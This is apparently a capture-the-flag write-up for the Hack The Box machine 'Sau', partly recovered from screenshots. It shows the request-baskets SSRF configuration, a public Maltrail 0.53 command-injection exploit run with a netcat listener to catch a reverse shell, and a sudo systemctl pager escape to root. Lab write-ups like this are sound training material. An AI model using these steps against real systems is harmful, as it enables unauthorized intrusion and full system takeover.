Sau

Sau


https://app.hackthebox.com/machines/Sau

```
rustscan -a 10.10.11.224 -- -sV -A -sC | tee scan.txt
```

Open 10.10.11.224:**22**

Open 10.10.11.224:**55555**

Go to port 55555 to enumerate




New Basket

Create a basket to collect and inspect HTTP requests

http://10.10.11.224:55555/ ciznxpv

Powered by request-baskets | Version: 1.2.1



request-baskets | Version: 1.2.1

Około 52 100 000 wyników (0,37 s)


GitHub
https://github.com › CVE-2023-27... · Tłumaczenie strony

PoC of SSRF on Request-Baskets (CVE-2023-27163)

29 lip 2023 — 1. This vulnerability allows attackers to access network resources information by exploiting the /api/baskets/{name} component ...

Found SSRF exploit fo this version

Create basket and change configuration



Configuration Settings

Forward URL: http://127.0.0.1:80

□ Insecure TLS only affects forwarding to URLs like `https://...`

☑ Proxy Response

☑ Expand Forward Path

Basket Capacity: 200

{"forwa ... e,"expand_path

Basket: 4h9b77s

Requests: 3 (3)

Requests are collected at `http://10.10.11.224:55555/4h9b77s`

[POST]
5:21:46 AM
10/2/2023

/4h9b77s/api/baskets/ktlcsj


{"forward_url ... : false,"expand_path": true,"capacity":

Format Content

10.10.11.224:55555
Basket is reconfigured

And now I see a new page in my url


http://10.10.11.224:55555/4h9b77s



altrail

- Documentation
- |
- Wiki
- |
- Issues
- |
- Log In
-


On the bottom I found another software version



Powered by Maltrail (v0.53)

- Hide threat
- Report false positive

And exploit




spookier Update README.md 6b32c79 5 days ago 8 commits

README.md	Update README.md	5 days ago
exploit.py	Update exploit.py	3 months ago

README.md

Weaponized Exploit for Maltrail v0.53 Unauthenticated OS Command Injection (RCE)


```
python3 exploit.py 10.10.14.147 4444 http://10.10.11.224:55555/4h9b77s/login
```



```
zsh: corrupt history file /home/kali/.zsh_history
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.10.14.147] from (UNKNOWN) [10.10.11.224] 55336
$ 
```


```
                </div>
                <div id="chart_area">
                </div>
            </div>

            <table width="100%" border="1" cellpadding="2" cellspacing="0" class="display com
            </table>
        </div>

        <noscript>
            <div id="noscript">
                Javascript is disabled in your browser. You must have Javascript enabled to u
this page.
            </div>
        </noscript>

        <div id="bottom_blank"></div>
        <div class="bottom noselect">Powered by <b>M</b>altrail (v<b>0.53</b>)</div>

        <ul class="custom-menu">
            <li data-action="hide_threat">Hide threat</li>
            <li data-action="report_false_positive">Report false positive</li>
        </ul>
        <script defer type="text/javascript" src="js/main.js"></script>
    </body>
</html>

┌──(kali㉿kali)-[~/HTB/sau]
└─$ python3 exploit.py 10.10.14.147 4444 http://10.10.11.224:55555/4h9b77s/login
Running exploit on http://10.10.11.224:55555/4h9b77s/login
```

In home directory I found user.txt



```
ls
user.txt
$ cat user.txt
cat user.txt
e5c953200390583ff621036f09507325
$ 
```

I have sudo permissions




```
$ sudo -l
sudo -l
Matching Defaults entries for puma on sau:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User puma may run the following commands on sau:
    (ALL : ALL) NOPASSWD: /usr/bin/systemctl status trail.service
$ sudo /usr/bin/systemctl status trail.service su
sudo /usr/bin/systemctl status trail.service su
[sudo] password for puma: password

Sorry, try again.
[sudo] password for puma:

Sorry, try again.
[sudo] password for puma:

sudo: 3 incorrect password attempts
$ sudo /usr/bin/systemctl status trail.service
sudo /usr/bin/systemctl status trail.service
WARNING: terminal is not fully functional
-  (press RETURN)
● trail.service - Maltrail. Server of malicious traffic detection system
     Loaded: loaded (/etc/systemd/system/trail.service; enabled; vendor preset:>
     Active: active (running) since Sun 2023-10-01 22:39:14 UTC; 11h ago
       Docs: https://github.com/stamparm/maltrail#readme
             https://github.com/stamparm/maltrail/wiki
   Main PID: 898 (python3)
      Tasks: 55 (limit: 4662)
     Memory: 339.3M
     CGroup: /system.slice/trail.service
```


I try little trick but it didn't work)

I run programm normally, and after some trying I found the way to got the shell:

!sh



```
ines 48-69/69 (END)!sh
 sshh!sh
# id
id
uid=0(root) gid=0(root) groups=0(root)
# 
```



```
id
uid=0(root) gid=0(root) groups=0(root)
# cd /root
cd /root
# ls
ls
go  root.txt
# cat root.txt
cat root.txt
b70093e8745f7f341b9cd4d1189954c8
# 
```